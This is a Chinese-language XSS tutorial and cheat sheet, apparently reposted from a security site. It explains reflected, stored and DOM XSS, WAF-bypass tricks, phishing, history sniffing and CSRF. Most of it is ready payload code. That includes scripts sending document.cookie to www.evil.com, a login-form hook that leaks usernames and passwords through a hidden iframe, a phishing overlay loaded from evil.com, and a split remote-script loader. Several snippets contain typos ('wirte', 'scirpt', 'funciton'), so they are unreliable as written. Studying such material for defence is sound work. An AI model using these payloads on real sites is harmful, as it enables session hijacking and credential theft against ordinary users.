XSS

一.XSS的种类

(1)反射型XSS

如果一个WEB应用程序使用动态页面传递参数向用户显示错误信息，就有可能会造成一种常见的XSS漏洞。一般情况下，这种页面使用一个包含消息文本的参数，并在页面加载时将文本返回给用户。

例如，通过程序参数输出传递的参数到HTML页面，则打开下面的网址将会返回一个消息提示：

<http://fovweb.com/xss/message.php?send=Hello,World!>

输出内容：

Hello,World!

在原程序的URL的参数为，替换为我们用来测试的代码：

<http://fovweb.com/xss/message.php?send=<script>alert(‘xss’)</script>>

页面输出内容则为：


<script>alert(‘xss’)</script>

当用户在用户浏览器打开的时，将会弹出提示消息。由于这种漏洞需要发送一个包含了嵌入式JavaScript代码的请求，随后这些代码被反射给了发出请求的用户，因此被称为反射型XSS。

(2)存储型XSS

存储型跨站可以将XSS语句直接写入到[数据库](http://www.2cto.com/database/" \t "http://www.2cto.com/article/201601/_blank)中，因而相比反射型跨站的利用价值要更大。

例如：这里提供了一个类型留言本的页面。



这里在Message框输入跨站语句“alert('hi')”，以后任何人只要访问这个留言页面，就可以触发跨站语句，实现弹框。

(3)DOM XSS

DOM XSS是基于在js上的。而且他不需要与服务端进行交互，像反射、存储都需要服务端的反馈来构造xss。

客户端的脚本程序可以通过DOM来动态修改页面内容，可能触发DOM型XSS的属性：

document.referer属性(上一个页面单击到这个页面的url)

window.name属性

location属性(当前页面的url)

innerHTML属性

documen.write属性

客户端源代码

<script>

var a=document.URL;

document.write(a.substring(a.indexOf(“a=”)+2,a.length));

</script>

恶意链接

<http://www.bug.com/index.asp?a=<script>alert(‘xss’)</script>>

客户端源码

<a href=”http://www.bug.com”>bug</a>

<script>

document.write(document.referrer);

</script>

恶意链接

[http://www.bug.com/index.asp#<script>alert(‘xss’);</script>](http://www.bug.com/index.asp?#<script>alert(‘xss’);</script>)

客户端源码

<script>

document.wirte(document.location.href);

</script>

恶意代码

http://www.bug.com/index.asp#<script>alert(‘xss’)</script>

二．常见的绕过WAF（Web应用防火墙）

(1)利用html标签的属性值执行XSS

很多html标记中的属性支持Javascript:[code]伪协议的形式

(href,background,value,action等)

<a href="javascript:alert('XSS');">aa</a>

(2)空格回车TAB

利用空格，回车和TAB键绕过限制

<a href=”javasc ript:alert(‘XSS’);”>aa</a>

<a href=”javasc

ript:alert(‘XSS’);”>aa</a>

(3)对标签属性值进行转码

ascii码编码&#[十进制](&#9==>TAB,&#10==>换行符,&#13==>回车符)

&#x[16进制](&#x9==>TAB,&#xa==>换行符,&#xd==>回车符)

<a href=”javascript:alert(‘XSS’);”>aa</a>

<===>

<a href=”javascrip&#116&#58alert(‘XSS’);”>aa</a>

(4)产生自己的事件

<img src=”#” onerror=”alert(‘XSS’)”/>

(5)利用css跨站

<div style=”width:expression(alert(‘XSS’));”>

<style>

body{background-image:expression(alert(‘XSS’));}

</style>

<link rel=”stylesheet” href=”http://www.evil.com/attack.css”>

<style>@import url(http://www.evil.com/attack.css);</style>

(6)扰乱过滤规则

<a href=”javascript:alert(0);”>aa</a>

<===>

<A HREF=”javaScRipt:alert(0);”>aa</A>大小写混淆

<===>

<a href=javascript:alert(0);>aa</a>不用引号

<===>

<a/href=”javascript:alert(0);”>aa</a> /代替空格

<===>

<a href=”javas/\*\*/cript:alert(0);”>aa</a>/\*\*/会被忽略

(7)拆分跨站法

把跨站代码分成几个片段，然后再使用某种方式将其拼凑在一起执行

标题一:<script>z=’<script src=’;/\*

标题二:\*/z+=’http://www.test.c’;/\*

标题三:\*/z+=’n/1.js><\/scirpt>’;/\*

标题四:\*/document.write(z)</script>

<a href=”#”><script>z=’<script src=’;/\*</a>

<a href=”#”>\*/z+=’http://www.test.c’;/\*</a>

<a href=”#”>\*/z+=’n/1.js><\/scirpt>’;/\*</a>

<a href=”#”>\*/document.write(z)</script></a>

<===>

<script>

z=’<script src=http://www.test.cn/1.js></script>’;

document.write(z);

</script>

三．cookie欺骗（cookie回话攻击）

获取cookie

document.cookie

设置cookie

document.cookie=’cookieName=cookieValue;expirationData;path’

Domain ---------- 设置关联cookie的域名

Expires ----------- 过期时间

HttpOnly ---------- 禁止JavaScript读取

Path ------------- 关联到cookie的路径，默认为 /

Secure ----------- 指定cookie需要通过https传递

保存在本地的cookie通常是某种验证信息（用户名与密码），虽然经过加密的，但窃取的cookie向某个指定服务器提交且能成功通过验证，叫做cookie欺骗

xss脚本

<script>

document.location=”http://www.evil.com/cookie.asp?cookie=”+document.cookie

</script>

<img src =”http://www.evil.com/cookie.asp?cookie=”+document.cookie />

<script>

New Image().src=”http://www.evil.com/cookie.asp?cookie=”+document.cookie

</script>

当无法获取cookie（httpcookie），则直接获取用户名与密码

<script>

Form=document.forms[“userslogin”];

Form.onsubmit=function(){

var iframe=document.createElement(“iframe”);

iframe.style.display=”none”;

iframe.src=”http://www.evil.com/get.php?user=”+Form.user.value+”&pass”+Form.pass.value;

document.body.appendChild(iframe);

}

</script>

四．会话劫持

指攻击者利用xss劫持了用户的会话（sessionid）去执行某些恶意操作（或攻击），这些操作往往能达到提升权限的作用

五．网络钓鱼

xss跨站脚本最大特性是能够在网页中插入并运行JavaScript，不仅能劫持用户当前会话，同时还能控制浏览器的部分行为，这种基于xss的钓鱼技术被称为xss phishing

(1)构建钓鱼链接

<http://www.bug.com/index.php?s=<script> src=”http://www.evil.com/xss.js”></script>

xss.js

document.body.innerHTML={

‘<div style=”position:absolute;top:0px;left:0px;width:100%;height:100%;”>’+

‘<iframe src=”http://www.evil.com/phishing.html” width=100% height=100% />’

};

(2)复制并修改登录页面

<form method=”post” action=”http://www.evil.com/get.php”>

<input type=”text” name=”username” />

<input type=”password” name=”password”/>

<input type=”submit” name=”login” value=”submit”/>

</form>

(3)get.php获取用户名与密码，并重定向到正确的页面

六．xss history hacking

利用链接样式与getComputedStyle()技术。来获取用户访问过的链接

a:link{color:#FF0000} //未访问的链接

a:hover{color:#FF00FF} //光标悬停在链接上

a:active{color:#0000FF} //被选择的链接

a:visited{color:#00FF00} //已访问的链接

getComputedStyle是一个可以获取当前元素所有最终使用的CSS属性值。返回的是一个CSS样式声明对象([object CSSStyleDeclaration])。

getComputedStyle("元素", "伪类");第二个参数“伪类”（如果不是伪类，设置为null）

getPropertyValue方法可以获取CSS样式声明对象([object CSSStyleDeclaration])上的属性值 ; getProopertyValue(‘属性值’)

<ul id=”visited”></ul>

<ul id=”notVisited”></ul>

<script>

var website={

“www.qq.com”,

“www.baidu.com”,

“www.163.com”

};

for(var i=0;i<website.length;i++){

var link=document.createElement(“a”);

link.id=”id”+i;

link.href=website[i];

link.innerHTML=website[i];

document.write(“<style>”);

document.write(“#id”+i+”:visited{color:#FF0000}”);

document.write(”</style>”);

document.body.appendChild(link);

var color=document.defaultView.getComputedStyle(link,null).getPropertyValue(“color”);

document.body.removeChild(link);

var item=document.createElement(“li”);

item.appendChild(link);

if(color==”rgb(255,0,0)”){

document.getElementById(‘visited’).appendChild(item);

}else{

document.getElementById(‘notVisited’).appendChild(item);

}

}

</script>

七．CSRF(Cross-Site Request Forgery)跨站点请求伪造

CSRF攻击能劫持终端用户在已登录的web站点上执行非本意的操作，简单的说，攻击者透过盗用用户身份悄悄发送一个请求，或执行某些恶意操作，CSRF的过程非常隐秘，受害人甚至无法察觉

<img src=”http://www.bug.com/?command”>

<script src=”http://www.bug.com/?command”></script>

<iframe src=”http://www.bug.com/?command”></iframe>

<script>

var foo=new Image();

foo.src=”http://www.bug.com/?command”;

</script>

<script>

var post\_data=”name=value”;

var xmlhttp=new ActiveXobject(“Micrsoft.XMLHTTP”);

xmlhttp.open(“POST”,’http://www.bug.com/file.ext’,true);

xmlhttp.onreadystatechange=funciton(){

if(xmlthhp.readystatus==4&&xmlhttp.status==200)

alert(xmlhttp.responseText);

}

xmlhttp.send(post\_data);

</script>

八．sandbox(沙箱)

sandbox的作用是防止恶意软件在用户的计算机上安装木马和病毒，并严格限制客户机的访问，例如google的浏览器chrome就使用了沙箱技术，以隔离JavaScript的执行，html的解析，以及恶意插件的运行

同源安全策略：防止JavaScript跨域访问其他对象，同域指：同协议，同域名，同端口，而iframe却能跨域

九.常见的编码方法

(1)URL编码

Url中只允许包含英文字母【 a-zA-Z 】、数字【 0-9 】、【 -\_.~ 】4个特殊字符以及所有保留字符【 ! \* ' ( ) ; : @ & = + $ , / ? # [ ] 】,所以其他字符需要URL编码。

保留字符:冒号用于分隔协议和主机，/用于分隔主机和路径，?用于分隔路径和查询参数，等等。还有一些字符（!$&'()\*+,;=）用于在每个组件中起到分隔作用的，如=用于表示查询参数中的键值对，&符号用于分隔查询多个键值对。当组件中的普通数据包含这些特殊字符时，需要对其进行编码。

URL编码对于ASCII字符，采用%+ASCII（16进制），对于非ASCII字符，采用%+UTF8(16进制)

　JavaScript中提供了3对函数用来对Url编码以得到合法的Url，它们分别是escape / unescape, encodeURI / decodeURI和encodeURIComponent / decodeURIComponent。

下面列出了这三个函数的安全字符（即函数不会对这些字符进行编码）

escape（69个）：\*/@+-.\_0-9a-zA-Z

encodeURI（82个）：!#$&'()\*+,/:;=?@-.\_~0-9a-zA-Z

encodeURIComponent（71个）：!'()\*-.\_~0-9a-zA-Z

(2) unicode编码

Unicode有1114112个码位，也就是说可以分配1114112个字符。Unicode编码的字符以%u为前缀，后面是这个字符的十六进制unicode的码点。如%u+utf8(16进制)。

Unicode编码之所以被本文提到，因为有的站点过滤了某些字符串的话，但是发现这个站点在后端验证字符串的时候，识别unicode编码，那我们就可以把我们的攻击代码来改成unicode编码形式，就可以绕过站点的过滤机制了。

(3)HTML编码

